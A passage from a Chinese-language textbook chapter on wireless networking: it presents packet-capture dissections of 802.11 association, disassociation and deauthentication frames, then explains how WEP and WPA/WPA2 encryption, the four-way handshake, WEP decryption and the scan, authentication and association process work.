    Receiver address: 62:1f:8f:7f:5e:4d (62:1f:8f:7f:5e:4d)
    Destination address: 62:1f:8f:7f:5e:4d (62:1f:8f:7f:5e:4d)
    Transmitter address: Guangdon_12:c5:c8 (dc:6d:cd:12:c5:c8)
    Source address: Guangdon_12:c5:c8 (dc:6d:cd:12:c5:c8)
    BSS Id: 62:1f:8f:7f:5e:4d (62:1f:8f:7f:5e:4d)
    .... .... .... 0000 = Fragment number: 0
    0011 1011 0010 .... = Sequence number: 946
```

下图为Association Request帧数据部分。

```
▾ IEEE 802.11 wireless LAN
  ▾ Fixed parameters (4 bytes)
    ▾ Capabilities Information: 0x0401
        .... .... .... ...1 = ESS capabilities: Transmitter is an AP
        .... .... .... ..0. = IBSS status: Transmitter belongs to a BSS
        .... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP (0x00)
        .... .... ...0 .... = Privacy: AP/STA cannot support WEP
        .... .... ..0. .... = Short Preamble: Not Allowed
        .... .... .0.. .... = PBCC: Not Allowed
        .... .... 0... .... = Channel Agility: Not in use
        .... ...0 .... .... = Spectrum Management: Not Implemented
        .... .1.. .... .... = Short Slot Time: In use
        .... 0... .... .... = Automatic Power Save Delivery: Not Implemented
        ...0 .... .... .... = Radio Measurement: Not Implemented
        ..0. .... .... .... = DSSS-OFDM: Not Allowed
        .0.. .... .... .... = Delayed Block Ack: Not Implemented
        0... .... .... .... = Immediate Block Ack: Not Implemented
      Listen Interval: 0x0001
  ▾ Tagged parameters (65 bytes)
    ▸ Tag: SSID parameter set: CMCC-SHARE
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    ▸ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    ▸ Tag: HT Capabilities (802.11n D1.10)
    ▸ Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Information Element
```

下图为Association Response（关联响应）帧MAC信息。

```
▾ IEEE 802.11 Association Response, Flags: ....R...
    Type/Subtype: Association Response (0x0001)
  ▾ Frame Control Field: 0x1008
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      0001 .... = Subtype: 1
    ▸ Flags: 0x08
    .000 0000 0111 1111 = Duration: 127 microseconds
    Receiver address: 00:b0:6c:13:8f:55 (00:b0:6c:13:8f:55)
    Destination address: 00:b0:6c:13:8f:55 (00:b0:6c:13:8f:55)
    Transmitter address: HuaweiTe_7d:37:91 (e4:68:a3:7d:37:91)
    Source address: HuaweiTe_7d:37:91 (e4:68:a3:7d:37:91)
    BSS Id: HuaweiTe_7d:37:91 (e4:68:a3:7d:37:91)
    .... .... .... 0000 = Fragment number: 0
    0001 0000 0001 .... = Sequence number: 257
```

下图为Association Response帧数据部分。

```
▾ IEEE 802.11 wireless LAN
  ▾ Fixed parameters (6 bytes)
    ▾ Capabilities Information: 0x0421
        .... .... .... ...1 = ESS capabilities: Transmitter is an AP
        .... .... .... ..0. = IBSS status: Transmitter belongs to a BSS
        .... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP (0x00)
        .... .... ...0 .... = Privacy: AP/STA cannot support WEP
        .... .... ..1. .... = Short Preamble: Allowed
        .... .... .0.. .... = PBCC: Not Allowed
        .... .... 0... .... = Channel Agility: Not in use
        .... ...0 .... .... = Spectrum Management: Not Implemented
        .... .1.. .... .... = Short Slot Time: In use
        .... 0... .... .... = Automatic Power Save Delivery: Not Implemented
        ...0 .... .... .... = Radio Measurement: Not Implemented
        ..0. .... .... .... = DSSS-OFDM: Not Allowed
        .0.. .... .... .... = Delayed Block Ack: Not Implemented
        0... .... .... .... = Immediate Block Ack: Not Implemented
      Status code: Successful (0x0000)
      ..00 0000 0000 1000 = Association ID: 0x0008
  ▾ Tagged parameters (42 bytes)
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 6, 9, 11(B), 12, 18, [Mbit/sec]
    ▸ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▸ Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Parameter Element
```

其中Status code字段表明是否关联成功，Association ID字段是关联成功后AP给客户端的一个ID，用于标记在AP关联列表中，也用于客户端唤醒时使用。

6.3.7 Disassociation与Deauthentication

Disassociation（取消关联）帧用来取消一段关联关系，而Deauthentication（解除认证）帧则用来解除一段认证关系。两者均包含一个固定位Reason Code（原因代码），当然Frame Control位彼此不同，因为不同类型的管理帧拥有不同的子类型。

下图为Disassociation帧数据信息。

```
▾ IEEE 802.11 Disassociate, Flags: ....R...
    Type/Subtype: Disassociate (0x000a)
  ▾ Frame Control Field: 0xa008
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1010 .... = Subtype: 10
    ▸ Flags: 0x08
    .000 0000 0111 1111 = Duration: 127 microseconds
    Receiver address: VivoMobi_84:62:86 (10:f6:81:84:62:86)
    Destination address: VivoMobi_84:62:86 (10:f6:81:84:62:86)
    Transmitter address: HuaweiTe_8c:10:a2 (b4:15:13:8c:10:a2)
    Source address: HuaweiTe_8c:10:a2 (b4:15:13:8c:10:a2)
    BSS Id: HuaweiTe_8c:10:a2 (b4:15:13:8c:10:a2)
    .... .... .... 0000 = Fragment number: 0
    0001 0000 0010 .... = Sequence number: 258
▾ IEEE 802.11 wireless LAN
  ▾ Fixed parameters (2 bytes)
      Reason code: Disassociated because sending STA is leaving (or has left) BSS (0x0008)
```

下图为Deauthentication帧信息。

```
▾ IEEE 802.11 Deauthentication, Flags: ....R...
    Type/Subtype: Deauthentication (0x000c)
  ▾ Frame Control Field: 0xc008
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1100 .... = Subtype: 12
    ▸ Flags: 0x08
    .000 0000 0111 1111 = Duration: 127 microseconds
    Receiver address: XiaomiCo_b5:d8:d3 (78:02:f8:b5:d8:d3)
    Destination address: XiaomiCo_b5:d8:d3 (78:02:f8:b5:d8:d3)
    Transmitter address: HuaweiTe_8c:10:a5 (b4:15:13:8c:10:a5)
    Source address: HuaweiTe_8c:10:a5 (b4:15:13:8c:10:a5)
    BSS Id: HuaweiTe_8c:10:a5 (b4:15:13:8c:10:a5)
    .... .... .... 0000 = Fragment number: 0
    0001 0000 1010 .... = Sequence number: 266
▾ IEEE 802.11 wireless LAN
  ▾ Fixed parameters (2 bytes)
      Reason code: Previous authentication no longer valid (0x0002)
```

其中Reason code字段表明取消关联或者解除认证的方式，见下表。

表　取消关联或者解除认证的方式

Reason Code	Description	Meaning0
0	No Reason Code	Normal operation
1	Unspecified Reason	Client associated but no longer authorized
2	Previous Authentication no longer valid	Client associated but not authorized
3	Deauthentication leaving	Deauthenticated because sending STA is leaving IBSS or ESS
4	Disassociation Due to Inactivity	Client session timeout exceeded
5	Disassociation AP Busy	AP is busy and unable to handle currently associated clients
6	Class2 Frame from Non-Authenticated Station	Client attempted to transfer data before it was Authenticated
7	Class3 Frame from Non-Associated Station	Client attempted to transfer data before it was Associated
8	Disassociation STA has Left	STA is leaving or has left BSS
9	STA Request Association Without Authentication	STA(re) association is not authenticated with Responding station
…	…	…
99	Missing Reason Code	Client momentarily in an unknown state


续表

6.4 无线通信加密原理


在了解了无线通信的数据帧结构后，下面介绍无线通信的加密原理，目前无线通信中的加密方式有两种，分别是WEP与WPA。其中，WAP又分为WPA1与WPA2两种。

6.4.1 WEP的加密原理






WEP通过RC4算法进行加密，通过CRC32算法进行数据完整性校验。RC4加密解密的原理如下。



WEP整个加密过程可以通过一张图来描述，如下图所示。其中，IV（Initialization Vector）为初始向量，由客户端随机生成。



整个WEP加密的过程，如果要分步骤来描述，可以分为以下几个步骤：

Step 01 由客户端随机生成IV，然后与无线密码相结合生成KSA（初始向量表）。

Step 02 原始发送数据通过CRC32生成ICV（数据完整性校验信息）。

Step 03 原始数据与ICV结合生成数据流。

Step 04 通过PRGA算法结合数据流长度，计算生成密钥流。密钥流与数据流是一一对应的关系。

Step 05 密钥流与数据流异或运算得到加密后数据。

Step 06 发送数据包头部包含IV信息，尾部包含ICV信息，如果发送数据超出数据包大小，会对数据包进行切片处理，此时IV后面会跟上Key ID，Key ID用于标识该数据包是切片后数据包的第几个包。



6.4.2 WPA的加密原理

WPA分为WPA1和WPA2，最早出现WPA1是因为WEP存在严重漏洞，因此WPA1的出现是为了解决当时WEP所存在的缺陷，它是在WEP的基础上通过软件实现密码扩充。

WPA1与WEP的相同之处在于它们都是采用逐包加密，128位的Key和48位的初始向量（IV），同样使用RC4流加密技术，不过，WPA1采用了帧计数器，可以有效避免数据重放攻击，并且采用了TKIP（动态WEP）算法，TKIP由RC4+Michael完整性校验所组成。

WPA2则是依据802.11全新设计来实现的，它使用CCMP替代了TKIP，使用AES加密算法替代了RC4算法，由于是全新设计的，因此不向下兼容WEP设备。

WPA在数据通信中会有三个过程：

1. 协商安全协议

协商认证方式中STA会通过探测帧获取到AP中的网络信息，其中包括速率、加密方式、信道以及网络名称，同样会协商通信模式采用单播、组播还是广播，加密套件使用TKIP还是CCMP。

2. 密钥分发和验证

无线网络设计用于一组无线设备通信，关联到同一设备共享无线信道，根据通信安全特性不同，分为单播、组播和广播。

单播通信是AP与STA之间的一个私密通信，因此它们会保存彼此的一个私钥PTK（Pairwise Key）也被称为点到点密钥，这个密钥是临时性的，一旦到期需要重新计算。

组播通信是AP与域内所有成员共享的同一密钥GTK（Group Key）组密钥，这个密钥在域内的所有成员都知道，用于AP发送组播使用。


广播通信一般是不加密的，主要用于AP向整个区域宣告存在，任何本区域的设备都可以获取到广播信息。

3. 数据加密完整性校验

PMK（Pairwise Master Key）是一串256位即32字节的密钥，PMK的计算公式，ESSID+PSK+迭代次数4096次再通过Hash计算生成，其中PSK是无线密码，PMK是由STA与AP分别计算得出，PMK并不在网络中进行交换。

PTK（Pairwise Transient Key）生成算法有两种：HMAC-SHA1散列算法和PRF-X散列算法。

PTK的计算过程：PTK是通过STA与AP的四步握手信息计算出来的，计算公式是PMK+Nonce1+Nonce2+AP MAC+STA MAC计算生成，它是一串256位的哈希值，如下图所示。



计算PTK的步骤如下：

Step 01 AP向STA发送一个Nonce1，这个Nonce1是由AP随机生成的，由于是AP随机生成的，因此把它简记为Anonce。

Step 02 STA拿到Nonce1后随机生成Nonce2，这时需要计算PTK的所有信息都以具备，此时STA可以计算出PTK。

Step 03 STA将Nonce2发送给AP，由于Nonce2是由STA随机生成，因此把它简记为Snonce。它是以明文发送的，同时STA会通过哈希算法，计算出PTK的MIC校验码并一同发送给AP，这个MIC码是不可逆的。

注意：如果Snonce在发送过程中被篡改，此时AP计算的PTK将改变，MIC同样无法匹配，AP将会中断连接，这样的通信还是非常安全的。

Step 04 此时AP也拥有了计算PTK的所有数据，通过相同的哈希算法计算出PTK的MIC校验码，再与STA发送的MIC校验码进行比较，如果MIC相同，证明STA是知道PMK的。

Step 05 AP将GTK+MIC发送给STA，此时STA便拥有了PTK与GTK。


Step 06 STA回复一个ACK数据包，用于告知AP已经准备好PTK，后续数据包可以使用PTK进行加密数据。

6.5　实战演练

实战演练1——WEP的解密步骤

熟悉WEP的加密原理后，再来了解一下WEP的解密原理，WEP的解密还是比较简单的，它是加密过程的一个逆序过程。

WEP解密过程可以通过下图来描述。



解密过程可以通过以下几个步骤完成：

Step 01 通过数据包中的IV与无线密码生成KSA。

Step 02 通过KSA结合Key ID生成本次加密数据的密钥流。

Step 03 通过密钥流与加密数据异或，得到本次解密数据。


Step 04 如果存在数据包切片，将解密后的数据包组装成原始数据。

Step 05 通过CRC32算法生成组装后数据包的ICV。

Step 06 对生成的ICV数据进行校验。

实战演练2——无线通信的过程

要想将计算机或手机等终端设备连接到无线网络，必须经过3个过程，分别是扫描（SCAN）、认证（Authentication）与关联（Association）。经历这些过程后STA才能与AP建立关联，并开始通信，下图为STA与AP建立关联的示意图。



1. 扫描（SCAN）

扫描过程分为如下两种情况：

（1）若无线站点 STA 设成 Ad-hoc（无AP）模式。


STA先寻找是否已有IBSS（与STA所属相同的SSID）存在，如有，则参加（join）；若无，则会自己创建一个IBSS，等其他工作站连接。

（2）若无线站点 STA 设成 Infrastructure（有 AP）模式，可以分为如下两种情况。

- 主动扫描方式（特点：能迅速找到），依次在每个信道上发送Probe request数据帧，从Probe Response中获取BSS的基本信息，Probe Response包含的信息和Beacon帧类似。
- 被动扫描方式（特点：找到时间较长，但STA节电）。

通过侦听AP定期发送的Beacon帧来发现网络，Beacon帧中包含该AP所属的BSS的基本信息以及AP的基本能力级，包括：BSSID（AP的MAC地址）、SSID、支持的速率、支持的认证方式，加密算法、Beacons帧发送间隔，使用的信道等。

当未发现包含期望的SSID的BSS时，STA可以工作于IBSS状态，扫描阶段的STA不断的请求，通过AP返回的帧判断AP存在，下图为实现扫描示意图。




2. 认证

802.11支持两种基本的认证方式：

第一种：Open-system Authentication（开放型），即开放型连接，下图为连接示意图。

（1）等同于不需要认证，没有任何安全防护能力。

（2）通过其他方式来保证用户接入网络的安全性，例如 Address filter、用户报文中的 SSID。




第二种：Shared－Key Authentication（共享密钥），即共享Key连接，下图为共享Key连接示意图。

（1）采用 WEP 加密算法。

（2）Attacker 可以通过监听 AP 发送的明文 Challenge text 和 STA 回复的密文 Challenge text 计算出 WEP KEY。

另外，STA可以通过Deauthentication来终结认证关系。



3. 关联（Association）

（1）Association。STA 通过 Association 和一个 AP 建立关联，后续的数据报文的收发只能和建立 Association 关系的 AP 进行。

（2）Reassociation。STA 在从一个老的 AP 移动到新 AP 时，通过 Reassociation 和新 AP 建立关联。Reassociation 前必须经历 Authentication 过程。

